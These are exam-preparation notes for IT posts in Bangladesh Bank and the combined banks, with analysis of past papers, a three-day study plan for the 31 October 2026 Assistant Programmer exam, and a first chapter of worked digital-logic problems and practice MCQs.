Bangladesh Bank & Combined Banks (BSCS) — IT Posts

Bank IT Job
Complete Preparation Notes

Past-question analysis · Concepts · Formulas · Diagrams · Solutions · MCQ

Bangladesh Bank AP / AD (ICT) | Assistant Programmer | Senior Officer (IT)

Officer (IT) | AME / AE (IT) | ANE / ANSE | ADA

Compiled: October 2026 · Based on actual questions from 2023–2026

Contents & Preparation Strategy

Chapter	Topic	Most common for	Page
0	Exam pattern, mark distribution, past-question analysis	All posts	2
0-A	**AP exam (31 October 2026) — 3-day plan**	AP / SO (AP), Job ID-25106	6
1	Number systems & digital logic (K-map, NAND, MUX, DAC)	SO IT, Officer IT, AME	10
2	Computer architecture (Cache, Pipeline, Memory)	AME, SO IT, AP	21
3	Data structures & algorithms (Hashing, Tree, Sorting)	AP, SO IT, Officer IT	32
4	Programming & OOP (C, Java, Python, JDBC)	AP, SO IT, Officer IT	46
5	Database & SQL (ACID, Normalization, Query)	All posts (SQL comes every year)	61
6	Operating system & Linux (Scheduling, Deadlock)	All posts	74
7	Data communication & networking (Subnetting, OSI, Routing)	All posts, especially ANE/ANSE	87
8	Information & cyber security	All posts (banks' favourite topic)	103
9	Software engineering (SDLC, UML, Testing)	AP, Officer IT, AME	120
10	Web technology (HTTP, Cookies, Responsive)	AME, SO IT, Officer IT	131
11	Cloud, virtualization, data center, big data & AI	AME, SO IT	141
12	Electrical & electronics (Diode, Fuse, UPS)	AME, Officer IT	154
13	Banking IT & Bangladesh context + Focus Writing	All posts	165
14	Math, Bangla, English & general knowledge (non-technical part)	All posts	178
Appendix	Formula summary, abbreviations, model tests, source list	—	185

First, what is certain and what is not

The patterns and mark distributions in these notes come from question collections published online (duranta.app, jobqns, CSE Career Master Guide, etc.). They were collected from candidates' memory. They are not official. The wording of questions may differ a little, and some questions were incomplete or unclear (where this happened, my assumption is clearly stated). Before every recruitment, check the **BSCS / Bangladesh Bank circular and admit card** (erecruitment.bb.org.bd) to confirm the exam pattern.

0.1 Exam pattern — what past exams showed

Post / Exam	MCQ	Written (total 200 or so)

Bangladesh Bank — Assistant Programmer (BIBM, 03.02.2023)	80 marks, 1 hour	2 hours: 9 subjective questions (150) + 4 math (20) + Focus Writing (10) + translation B↔E (20)
Bangladesh Bank — AME / AD (ICT) (04.02.2023)	—	10 technical (Cache, JFET, Parity, TV source rate, Packetization delay, IaaS/PaaS/SaaS, VM, Data center, Payment gateway audit, CMMI V&V) + 4 math
BSCS — AE (IT)/AME, Grade-9 (24.01.2026)	—	16 questions: 11 technical + 2 math (probability, handshake) + 2 translation (10+10) + 1 Focus ("Data is the new compute...")
BSCS — AME/AE (IT) (08.05.2026)	—	15 questions, 200 marks (RAID 5, Reliability, Router/PDU, ACID, Deadlock, Incident...)
BSCS — Senior Officer (IT), Grade-9 (Job ID 25104, 25.07.2026)	Separate MCQ stage	2 hours, 200: Focus Bangla 10 + Focus English 10 + translation B→E 10 + E→B 10 + GK 10 + subject-based 15×10 = 150
BSCS — Officer (IT), Grade-10 (Job ID 25105, 31.07.2026)	1 hour: English, Bangla, GK, Math, IT	Same structure as SO IT: 50 (language + GK) + 150 (15 subject-based)
Combined Bank — Officer (IT) MCQ (BIBM, 03.01.2026)	99 questions: ~60 IT + Bangla + English + math + GK	—
Combined 2 Banks — ANSE (Job ID 25109, 16.10.2026)	—	16 network/security questions (Subnet, VLSM, OSPF, BGP, STP, PAT, DAI...) — 14 had appeared in earlier exams

Most important observations

1. **Questions repeat.** 14 of the 16 ANSE 2026 questions repeated. The same K-map (Σm 0,3,5,7,8,10,11,12,13,14,15) came in both the AME January 2026 and the SO IT July 2026 exams. The pipeline vs single-cycle question also came twice. So study the Past question boxes in these notes first.
2. **75% of the written part (150/200) is technical**, usually 10 marks each — so within 12 minutes write definition + diagram/table + example/calculation.
3. **Banking context:** Atomicity/Consistency in fund transfer, revenue loss from ATM downtime, payment gateway audit, ransomware in branches, shared superuser password — you must write technical concepts with bank examples.
4. **AME/AE also gets electrical** (Fuse vs MCB, fuse rating, diode, transistor region) — CSE candidates must not skip Chapter 12.
5. **The 50 non-technical marks are easy to score** — see Chapters 13 and 14 for Focus writing, translation and GK.

0.2 Topic-wise analysis of past written questions

Topic	How often (in 6 written papers)	Examples
Networking (Subnet, OSI, Delay, Router)	★★★★★ 2–3 in almost every paper	192.168.1.0/24 → 4 subnets; 14.24.74.0/24 → 2 subnets; summarize four /24s
Security	★★★★★	SQLi/XSS, Hashing vs Encryption, Virus vs Worm, DH MitM, Incident response
DBMS/SQL	★★★★★	ACID (Atomicity, Consistency), CHECK constraint, GROUP BY, avg salary subquery, STUDENT table
OS	★★★★	Deadlock/Circular wait/RAG, Logical vs Physical, Scheduling Gantt, Circular queue
Architecture/Digital	★★★★	Pipeline, Memory hierarchy, Cache miss, K-map, XOR from NAND, MUX/DEMUX, DAC
Cloud/DC/Big Data	★★★★	IaaS/PaaS/SaaS, VM count, RAID 5, Availability, Reliability, Hadoop pipeline
Programming/OOP	★★★	Overloading/Overriding/Hiding, Java override program, Java output, JDBC, LCM
Web	★★★	HTTP status codes, GET vs POST, Cookies, Media query/viewport
Software Eng.	★★★	Incremental model, Unit vs Integration, V&V/CMMI, Class diagram
Electrical	★★ (AME/Officer IT)	Fuse vs MCB, fuse for 2.4 kW, PN diode, BJT regions, JFET

0.3 Priority: which chapters first

Level	Chapters	Why
A — First	7, 8, 5, 6	Every paper has 5–8 questions from these (50–80 marks)
B — Next	1, 2, 3, 4, 11	Math/calculation based — full marks if correct
C — By post	9, 10, 12, 13	AME → 11, 12 are important; AP → 3, 4, 9 are important; ANE/ANSE → study 7, 8 in depth
D — Last week	14 + Appendix	Math, translation, Focus, GK, model tests

Post-wise focus

Post	Focus more on
Assistant Programmer (BB/Combined)	DSA (hashing, graph), Programming (you must write C/Java code), SQL query, OOP, UML, Security (DH, CIA)

Senior Officer (IT) / Officer (IT)	Medium depth in all topics + Digital logic + Web + Java; in MCQ: ports, commands, short forms
AME / AE (IT)	Architecture, Data center (RAID, availability, reliability, maintenance), Cloud/VM, Electrical, Networking, Security incident
ANE / ANSE	Subnetting/VLSM, OSPF/BGP/STP, NAT/PAT, ARP/DAI, Firewall/IDS/IPS, troubleshooting commands
ICT part of BB AD (General)	MCQ level: Chapter 13 (CBS, NPSB, BEFTN) + MCQs of all chapters + abbreviation list

0.4 Four-week routine (compress according to exam date)

Week	What to do
1	Chapter 7 (Networking) and 5 (DBMS/SQL) — write 2 subnetting problems and 2 SQL queries by hand every day
2	Chapter 6 (OS), 8 (Security), 1 (Digital) — practise K-map and Gantt charts
3	Chapters 2, 3, 4, 11 (+ 12 if AME) — code and calculations
4	Chapters 9, 10, 13, 14 + the Appendix model test twice (timed); in the last two days, only the past-question boxes and the formula summary

0.5 How to write a 10-mark written answer

Answer structure (about 10–12 minutes)

1. **Definition (1–2 lines)** — writing in English is safer, since the question is in English.
2. **Diagram or table** — in a "Differentiate" question, always give a table of 4–6 rows.
3. **Step-by-step calculation** — write the formula first, then substitute the values, and finally box the answer with its unit.
4. **Banking example** — adding one line like "In a bank, e.g. fund transfer..." makes your answer stand out.
5. **Conclusion/recommendation** — in a scenario question, give 3–4 bullets under the heading "Recommendation".

Common mistakes

Not removing network/broadcast addresses in subnetting (usable = $2^h - 2$); N vs N−1 in RAID 5; aggregate without GROUP BY in SQL; forgetting arrival time in a Gantt chart; misspelling the "exact phrase" of an HTTP status (e.g. "Not Found", "Internal Server Error").

AP Exam (31 October 2026) — 3-Day Plan

0-A.1 The exam at a glance (BSCS Notice No. 340/2026, 19 October 2026)

Item	Details
Post	Assistant Programmer / Senior Officer (AP), Grade 9 — 33 posts in 5 banks and 2 financial institutions
Date and time	**31/10/2026, Saturday, 9:30 am – 12:30 pm** (MCQ 1 hour + written 2 hours, in one sitting)
Centre	Tejgaon Government High School, Tejgaon, Dhaka — 2,482 candidates (Roll 60001–63310)
Entry	Be present at least 1 hour before the exam starts; **no entry after 9:15 am**
MCQ (100)	Subjects Related 75 + Mathematics 15 + General Knowledge 10; **0.25 deducted** for each wrong answer
Written (200)	Subjects Related 150 + Mathematics 20 + English Language Proficiency 30
Prohibited	Apart from the admit card (1 copy): paper, books, bags, mobile phones, calculators, smart/digital watches, any card or electronic device; nothing may be written on the admit card; both ears must be visible

Likely question setter: BIBM (assumption, not certain)

The notice does not name the question-setting institution. But in every bank-IT exam in 2023–2026 with the "1 hour MCQ + 2 hours written in one sitting" format (BB AP 03.02.2023, Combined 5 Bank AP 09.02.2024, AME 2024, SO IT and Officer IT 2024, Officer IT 17.10.2025, BSCS AP 17.01.2026), the collections name **BIBM** as the setter (the last one says "BIBM/CTI"). The written split also matches (IT 150 + math 20 + English/translation 30). The other possibility is CTI, whose 2021–22 exams were written only.

0-A.2 What a BIBM AP paper contains (per BB AP 2023)

Part	Expect	Where in these notes
Written IT (~9 questions)	Hashing (linear probing), graph adjacency list/matrix, writing a program (LCM etc.), SQL query, UML class diagram, overloading/overriding/hiding, CIA and at which layer E2E encryption works, Diffie-Hellman MitM	3.9, 3.10, 4.2, 4.8, 5.10, 8.2, 8.5, 9.4
Written math (4 × 5)	Algebra (x + 1/x), percentage, forming equations, geometry	14.1
English Language Proficiency (30)	In the earlier pattern: Focus Writing 10 + translation B↔E 20; the type may change	13 (sample paragraph), 14.2, 14.3

MCQ IT (75)	Port, OSI, command, short form, DS complexity, SQL clause, OOP, OS — like Officer IT MCQ 2026 (BIBM)	MCQs of each chapter + Appendix B

0-A.3 Day-wise routine

> **Rule**
>
> Read each "Past question BB AP 2023 " box first, then cover the answer and write it yourself. Write code and SQL **by hand on paper** — there is no IDE in the exam. Note every mistake on a separate page; on the last night, review only that page.

Day	Time	What to do
Day 1 Wed, 28 Oct DSA + Programming	First part	Chapter 3: 3.9 Hashing (BB AP 2023 — build the table yourself), 3.10 Graph (adjacency list/matrix of 7 nodes), 3.4 Infix → Postfix, 3.7 BST traversal, 3.12 sorting table, 3.13 binary search
	Second part	Chapter 4: 4.2 Overloading/Overriding/Hiding (BB AP 2023 — which line gives a compile error and why), 4.3 Java polymorphism program, 4.7 output tracing; from 4.8 LCM/GCD, prime, Fibonacci, palindrome, string reverse — **write at least 5 by hand without looking at the book**
	Night	MCQs of Chapters 3 and 4 (30) — list the mistakes
Day 2 Thu, 29 Oct DB + Security + SE	Morning	Chapter 5: 5.6 ACID, 5.5 Normalization, 5.8 DELETE/TRUNCATE/DROP; write every SQL in 5.10 by hand (romantic comedies, dept average, GROUP BY + HAVING, nth highest)
	Noon	Chapter 8: 8.1 CIA, 8.2 RSA and Diffie-Hellman + MitM (BB AP 2023 — draw the diagram), 8.3 SQLi/XSS, 8.4 Firewall/IDS/IPS, 8.5 At which layer E2E encryption works (BB AP 2023)
	Afternoon	Chapter 9: 9.4 Token-ring LAN class diagram (BB AP 2023) — draw it yourself; 9.2 SDLC model comparison; 9.5 Testing
	Night	MCQs of Chapters 5, 8, 9 (45)
Day 3 Fri, 30 Oct Network + OS + mock test	Morning	Chapter 7: 7.1 OSI, 7.7 Subnetting (do 2 by hand), 7.9 memorize the port table; Chapter 6: 6.3 Scheduling Gantt chart, 6.5 Deadlock, 6.6 Paging/LRU, 6.8 Linux commands
	Noon (at a time like 9:30–12:30)	**Full mock test**: Appendix C — MCQ 30 minutes (compute marks with 0.25 deducted) + written part; also time the four BB AP 2023 math questions of Chapter 14.1
	Afternoon	Chapters 14.2–14.3 (translation and Focus structure) + write one English sample paragraph from Chapter 13 yourself in 200 words; go through Appendix B (short forms) and A (formulas) once
	Night	Only skim the mistake list + the past-question boxes; print the admit card, plan your route and travel time; sleep by 11 pm

Exam day Sat, 31 Oct	Morning	Do not study anything new. Reach Tejgaon Government High School by 8:30 (entry closes at 9:15). Do not carry prohibited items (phone, watch, calculator, bag, cards) other than the admit card.

0-A.4 Time split in the exam hall

Part	Time	Strategy
MCQ (assume 100 questions)	60 minutes ≈ 36 seconds/question	First round: the sure ones (35–40 minutes); second round: the rest; last 5 minutes: match the OMR
Written IT (150)	~90 minutes	Do the question you know best first; ~6 minutes per 10 marks; in code/SQL show the logic with comments
Math (20)	~12 minutes	Write the formula and solve step by step; no calculator, so keep the calculation simple
English (30)	~18 minutes	Focus: introduction–current situation–benefits–challenges–recommendation; in translation use short correct sentences

Negative marking (−0.25) — when to guess

Pure blind guess among 4 options: expected marks = ¼ × 1 − ¾ × 0.25 = **+0.06** (almost zero, but high risk). If you can surely eliminate one option = ⅓ − ⅔ × 0.25 = **+0.17**; if you can eliminate two = ½ − ½ × 0.25 = **+0.375**.

Rule: If you can surely eliminate at least one option, answer; if you can eliminate none, skip.

0-A.5 What to skip if time is short

Chapter 12 (Electrical), the detailed Hadoop/RAID part of 11, the deep parts of 10, 8086 in 2, and flip-flop/counter in 1. From Chapter 13, see only NPSB, BEFTN, RTGS, BACH and the short forms and functions of CBS (for GK and MCQ).

Chapter 1 — Number Systems & Digital Logic

Almost every bank IT exam has at least one written question from this chapter: K-map (SO IT 2026, AME/AE 2026), XOR using NAND (Officer IT 2026), MUX/DEMUX (Officer IT 2026), parity and ASCII (BB AME 2023), DAC resolution (Officer IT 2024). In the MCQs, binary conversion, logic gates and Boolean evaluation are almost certain. This chapter is important for all posts: AP, SO (IT), Officer (IT), AME/AE (IT) and BB AD (ICT).

1.1 Number Systems and Conversion

System	Base	Digits	Example
Binary	2	0, 1	$(1011)_2 = 11$
Octal	8	0–7	$(17)_8 = 15$
Decimal	10	0–9	$(255)_{10}$
Hexadecimal	16	0–9, A–F	$(FF)_{16} = 255$

Conversion Rules

- **Any base → Decimal:** Add each digit × base$^{\text{position}}$ (positions 0, 1, 2… in the integer part; −1, −2… in the fraction).
- **Decimal → base b:** Integer part: divide repeatedly by b and read the remainders from bottom to top. Fraction: multiply repeatedly by b and read the integer parts from top to bottom.
- **Binary ↔ Octal:** groups of 3 bits; **Binary ↔ Hex:** groups of 4 bits (group in both directions from the binary point).

Example 1: Convert $(156.625)_{10}$ to Binary, Octal and Hex

Integer part: 156 ÷ 2 → remainders 0,0,1,1,1,0,0,1 (from the bottom) → 156 = 128 + 16 + 8 + 4 = **10011100**

Fraction: 0.625 × 2 = 1.25 → 1; 0.25 × 2 = 0.5 → 0; 0.5 × 2 = 1.0 → 1 ⇒ **.101**

∴ $(156.625)_{10}$ = **$(10011100.101)_2$**

Octal: 010 011 100 . 101 → **$(234.5)_8$** | Hex: 1001 1100 . 1010 → **$(9C.A)_{16}$**

Check: 2×64 + 3×8 + 4 = 156 ✔; 5/8 = 0.625 ✔

Example 2: $(1A3)_{16}$ = ? (decimal), and the binary of IP 192.168.1.1

$1\times16^2 + 10\times16 + 3 = 256 + 160 + 3 =$ **419**

192 = 11000000, 168 = 128+32+8 = 10101000, 1 = 00000001 ⇒ **11000000.10101000.00000001.00000001** (each octet is 8 bits)

1.2 Signed Numbers: 1's and 2's Complement

Method	−5 (8 bits)	n-bit range	Problem
Sign-Magnitude	10000101	$-(2^{n-1}-1)$ … $+(2^{n-1}-1)$	Two zeros: +0 and −0
1's Complement	11111010	Same	Two zeros, end-around carry
2's Complement	11111011	-2^{n-1} … $+(2^{n-1}-1)$	Only one zero — this is what computers use

2's complement = 1's complement + 1 | 8-bit range: −128 to +127

Example 3: Find 25 − 40 using 8-bit 2's complement

25 = 00011001; 40 = 00101000 → invert 11010111 → +1 = **11011000** (= −40)

00011001 + 11011000 = **11110001** (no carry, MSB = 1 ⇒ negative)

To find the value, take the 2's complement again: 00001110 + 1 = 00001111 = 15 ⇒ answer **−15** ✔

Common Mistake

In 2's complement addition, discard the carry out of the MSB (in 1's complement it must be added back). If two positive numbers are added and the result is negative, it is **overflow**.

1.3 Codes: BCD, Gray, ASCII, Unicode

Code	Key Point	Example
BCD (8421)	Each decimal digit uses a separate 4 bits; 1010–1111 are invalid	59 → 0101 1001
Excess-3	BCD + 0011; self-complementing	5 → 1000
Gray code	Only 1 bit changes between consecutive numbers (K-map, encoder)	G = B ⊕ (B >> 1): 1011 → 1110
ASCII	7-bit, 128 characters (Extended ASCII 8-bit, 256)	A = 65, a = 97, 0 = 48
EBCDIC	8-bit, IBM mainframe	—
Unicode	All scripts of the world; UTF-8 (1–4 bytes), UTF-16, UTF-32	Bangla block U+0980–U+09FF (3 bytes in UTF-8)

Memory Trick

'A' = 65 (0x41), 'a' = 97 (0x61) — upper and lower case differ by 32 (a single bit, bit-5). '0' = 48 (0x30). Space = 32.

1.4 Error Detection: Parity, Checksum, CRC, Hamming

Parity bit is an extra bit added to the data so that the total number of 1s is even (**even parity**) or odd (**odd parity**). The receiver counts the 1s again and checks. It can detect any **odd number** of bit errors, but it cannot detect an even number of bit errors (such as 2) and it cannot correct errors.

Past Question BB AME 2023

Explain parity method for error detection. Write down the bit strings of "Delta" using ASCII.

Answer: In the parity method, the sender adds one parity bit (usually at the MSB position) to the 7-bit ASCII code of each character. In even parity, the total number of 1s is kept even. If the receiver counts an odd number of 1s, it knows an error occurred in transmission and requests retransmission.

Character	ASCII (decimal)	7-bit	Number of 1s	8-bit with even parity
D	68	1000100	2	**0**1000100
e	101	1100101	4	**0**1100101
l	108	1101100	4	**0**1101100
t	116	1110100	4	**0**1110100
a	97	1100001	3	**1**1100001

For odd parity, the parity bit is flipped: 1 for D, e, l, t and 0 for a. Limitation: if two bits flip together, it goes undetected — so 2D parity, checksum or CRC is used.

Method	Detect	Correct	Where used
Simple parity	Odd number of bit errors	No	Serial (UART), old RAM
2D parity	Most bursts	1-bit	Block transmission
Checksum	Most errors	No	IP/TCP/UDP header
CRC	All bursts ≤ r bits	No	Ethernet (CRC-32), HDLC
Hamming code	2-bit (SECDED)	1-bit	ECC RAM (servers)

Hamming redundant bits r: $2^r \geq m + r + 1$ (m = data bits) → if m = 7, r = 4 (16 ≥ 12)

1.5 Boolean Algebra and Logic Gates

Law	AND form	OR form
Identity	A·1 = A	A + 0 = A
Null	A·0 = 0	A + 1 = 1
Idempotent	A·A = A	A + A = A
Complement	A·A' = 0	A + A' = 1
Absorption	A(A + B) = A	A + AB = A
Helper	A(A' + B) = AB	A + A'B = A + B
De Morgan	(AB)' = A' + B'	(A + B)' = A'B'

Gate	Expression	Output is 1 when	If A=0, B=1
AND	AB	All inputs are 1	0
OR	A + B	At least one input is 1	1
NAND	(AB)'	At least one input is 0	1
NOR	(A + B)'	All inputs are 0	0
XOR	A'B + AB' = A ⊕ B	Inputs differ	1
XNOR	AB + A'B'	Inputs are equal (equality detector)	0

Example 4: Simplify — Y = AB + AB' + A'B

AB + AB' = A(B + B') = A ⇒ Y = A + A'B = **A + B** (helper law). That is, a single OR gate is enough instead of three AND gates and two OR gates.

Example 5: (1 AND 0) OR (1 AND 1) = ?

(1·0) + (1·1) = 0 + 1 = **1** Officer IT MCQ 2026 (BIBM)

1.6 Karnaugh Map (K-map)

K-map Rules

- Rows/columns are arranged in Gray code order: 00, 01, 11, 10 — so adjacent cells differ in only one bit.
- Groups are rectangles of 1, 2, 4, 8, 16 cells; the bigger the group, the smaller the term (in 4 variables: 2 cells = 3 literals, 4 cells = 2 literals, 8 cells = 1 literal).
- The edges of the map wrap around: the first and last column/row are adjacent; the four corners can also form one group.
- Take the **essential prime implicants** first (a 1 covered by only one group), then cover the rest with the fewest groups. Don't care (X) can be treated as 1 if needed.
- Minterm number: m = 8A + 4B + 2C + D.

Past Question SO IT 2026 (25104) BSCS AME/AE 24.01.2026

Simplify the following boolean expression using a 4-variable K-map: F(A, B, C, D) = Σm(0,3,5,7,8,10,11,12,13,14,15). Draw the K-map clearly, show your groupings (loops), and write the simplified expression.

Step 1 — Fill the map: 1 goes in cells 0,3,5,7,8,10,11,12,13,14,15; 0 stays in cells 1,2,4,6,9.




Figure 1.1: K-map of Σm(0,3,5,7,8,10,11,12,13,14,15) and the four groups

Step 2 — Grouping:

1. The neighbours of **m0** (cells 1, 2, 4) are all 0; only m8 in the bottom row (wrap) is 1 ⇒ pair (0, 8): A changes, B = 0, C = 0, D = 0 ⇒ **B'C'D'** (essential).
2. **m3** is covered by the whole CD = 11 column of four cells (3, 7, 15, 11) ⇒ **CD** (essential).
3. **m5** is covered by the middle quad (5, 7, 13, 15): B = 1, D = 1 ⇒ **BD** (essential).
4. Cells 10, 12, 14 remain. The quad (12, 14, 8, 10) across rows 11 and 10 and columns 00 and 10 (wrap): A = 1, D = 0 ⇒ **AD'** — one group covers all three (using AB + AC would need two terms).

Step 3 — Result:

F(A,B,C,D) = B'C'D' + CD + BD + AD'

Check (the 0 cells): m1 = 0001, m2 = 0010, m4 = 0100, m6 = 0110, m9 = 1001 — no term gives 1 for any of these ✔. Note: AB and AC are also prime implicants, but they are not needed in the minimum cover.

Common Mistake

The column order is 00, 01, **11**, 10 — placing 10 earlier makes the groups wrong. Cells can never be grouped diagonally, and groups of 3 or 6 cells are not valid.

1.7 Universal Gates: All Gates Using Only NAND

NAND and NOR are called **universal gates** because with just one of them you can build NOT, AND, OR — that is, any logic function. Using the same type of gate in IC manufacturing reduces cost and complexity.

Goal	Using only NAND	Number of gates
NOT A	NAND(A, A) = (AA)' = A'	1
A AND B	NAND(NAND(A,B), NAND(A,B))	2
A OR B	NAND(A', B') = (A'B')' = A + B	3
A XOR B	Figure below	4
A XNOR B	XOR followed by one more NAND inverter	5

Past Question Officer IT 2026 (25105)

Draw the circuit schematic diagram to build an Exclusive-OR (XOR) logic function using only universal NAND gates.

Answer: XOR = A'B + AB'. Let G1 = (AB)'. Then
G2 = (A·G1)' = (A(AB)')' and G3 = (B·G1)' = (B(AB)')'
Y = (G2·G3)' = A(AB)' + B(AB)' = (A + B)(A' + B') = AA' + AB' + A'B + BB' = **AB' + A'B = A ⊕ B** ✔




Figure 1.2: XOR using four NAND gates

A	B	G1	G2	G3	Y
0	0	1	1	1	0
0	1	1	1	0	1
1	0	1	0	1	1
1	1	0	1	1	0

1.8 Combinational Circuits: Adder, MUX, DEMUX, Encoder, Decoder

Half and Full Adder

Half adder: S = A ⊕ B, C = AB | Full adder: S = A ⊕ B ⊕ C_{in}, C_{out} = AB + C_{in}(A ⊕ B)

A full adder = two half adders + one OR gate. An n-bit ripple-carry adder needs n full adders; a carry-lookahead adder computes the carries in advance to increase speed.

Multiplexer (MUX) and Demultiplexer (DEMUX)




Figure 1.3: 4:1 MUX (many inputs → one output) and 1:4 DEMUX (one input → many outputs)

4:1 MUX: Y = S1'S0'·I0 + S1'S0·I1 + S1S0'·I2 + S1S0·I3 | 2^n inputs need n select lines

Past Question Officer IT 2026 (25105)

What is the difference between a Multiplexer and a Demultiplexer? Explain one practical application of each in digital systems.

Point	Multiplexer (MUX)	Demultiplexer (DEMUX)
Function	Selects one of many inputs and sends it to a single output (data selector)	Sends one input to one selected output (data distributor)
Inputs/Outputs	2^n inputs → 1 output	1 input → 2^n outputs
Select lines	n lines — decide which input goes through	n lines — decide which output receives the data
Role in communication	At the transmitter end (parallel → serial)	At the receiver end (serial → parallel)
Logic	AND-OR structure	Like a decoder with an Enable input

Application of MUX: In TDM (Time Division Multiplexing), sending many telephone channels over one line; in a CPU, selecting which register's data goes to the ALU; building any Boolean function with a MUX.
Application of DEMUX: At the receiver end, splitting the TDM signal into separate channels; distributing one serial data stream to different devices/registers; as a decoder in memory chip select.

Encoder and Decoder

Circuit	Input → Output	Example/Use
Decoder	n → 2^n (only one output is 1)	3:8 decoder (74138), memory address decoding, 7-segment driver
Encoder	2^n → n	8:3 encoder, keyboard

Priority encoder	If more than one input is 1, the highest-priority one is encoded	Interrupt controller
Comparator	Compares A and B (A>B, A=B, A<B)	Equality using XNOR

1.9 Sequential Circuits: Flip-Flop, Register, Counter

The output of a combinational circuit depends only on the present input; the output of a **sequential circuit** depends on both the present input and the previous state (memory). A **latch** is level-triggered; a **flip-flop** is edge-triggered (changes on the rising/falling edge of the clock). One flip-flop stores 1 bit.

Flip-flop	Characteristic	Feature
SR	$Q^+ = S + R'Q$	S = R = 1 is invalid
D	$Q^+ = D$	Delay/data latch; used in registers
JK	$Q^+ = JQ' + K'Q$	Toggles when J = K = 1; no invalid state
T	$Q^+ = T \oplus Q$	Toggles when T = 1; used in counters

Counters and Registers

- **Asynchronous (ripple) counter:** The clock goes to the first FF; the others are driven by the output of the previous FF — simple, but slow because propagation delays add up.
- **Synchronous counter:** All FFs share the same clock — fast, but the design is more complex.
- A mod-N counter needs n FFs where $2^n \geq N$. An n-bit counter divides the clock frequency by 2^n (frequency divider).
- **Shift register:** SISO, SIPO, PISO, PIPO — serial ↔ parallel conversion (UART). A ring counter has n states with n FFs; a Johnson counter has 2n states.

Example 6: Counter calculations

(a) Minimum number of FFs in a mod-12 counter? $2^3 = 8 < 12 \leq 16 = 2^4 \Rightarrow$ **4 FFs**.

(b) With a 16 MHz clock, the MSB output frequency of a 4-bit ripple counter = 16 MHz / 2^4 = **1 MHz**.

(c) If each FF has a 10 ns delay, the total delay of a 4-bit ripple counter = 4 × 10 = 40 ns ⇒ maximum clock ≈ 1/40 ns = **25 MHz**.

1.10 ADC and DAC

Real-world signals (voltage, sound, temperature) are analog; computers work in digital. **ADC** converts analog → digital (sampling → quantization → encoding); **DAC** converts digital → analog. Resolution is how much the output changes for a one-step change in the LSB.

Resolution (step size) = V_{FS} / (2^n − 1) | DAC output = digital value × step size | % resolution = 100 / (2^n − 1)

Past Question Officer IT 2024

You are required to convert a 32-bit digital number to an analogue voltage over the voltage range of 0 to 3.3 V with a Digital to Analogue Converter (DAC). What is the resolution of the analogue output?

Answer: n = 32 bits ⇒ total steps = $2^{32} - 1$ = 4,294,967,295

Resolution = 3.3 V / 4,294,967,295 ≈ **7.68×10^{-10} V ≈ 0.768 nV** per LSB.

That is, when the digital input increases by 1, the output voltage increases by about 0.77 nanovolt.

(Some books divide by 2^n: $3.3/2^{32} \approx 7.68 \times 10^{-10}$ V — for large n the difference is negligible.) In practice, such a fine resolution falls below the noise level, so most DACs are 8–24 bits.

Example 7: 8-bit DAC (0–5 V), input 10000000. What is the output?

Step = 5 / 255 = 19.6 mV; 10000000 = 128 ⇒ V_{out} = 128 × 19.6 mV ≈ **2.51 V**.

Example 8: 10-bit ADC, V_{ref} = 5 V, input 3.2 V. What is the digital value?

D = (3.2 / 5) × 1023 = 654.7 ≈ **655** = $(1010001111)_2$. By Nyquist, sampling rate ≥ 2 × maximum frequency.

1.11 MCQ Practice

1. What is the value of (1 AND 0) OR (1 AND 1)?

(a) 0 (b) 1
(c) Null (d) −1

Answer: (b) — 0 + 1 = 1 Officer IT MCQ 2026 (BIBM)

2. Which gate gives 1 only when its two inputs are different?

(a) AND (b) OR
(c) XOR (d) NAND

Answer: (c) — XOR = A'B + AB' Officer IT MCQ 2026 (BIBM)

3. Which is the binary form of 192.168.1.1?

(a) 11000000.10101000.00000001.00000001 (b) 11000000.10100100.00000001.00000001
(c) 10100000.10101000.00000001.00000001 (d) 11000000.10101000.00000000.00000001

Answer: (a) — 192 = 11000000, 168 = 10101000 Officer IT MCQ 2026 (BIBM)

4. What is the decimal value of binary 111?

(a) 3 (b) 5
(c) 7 (d) 9

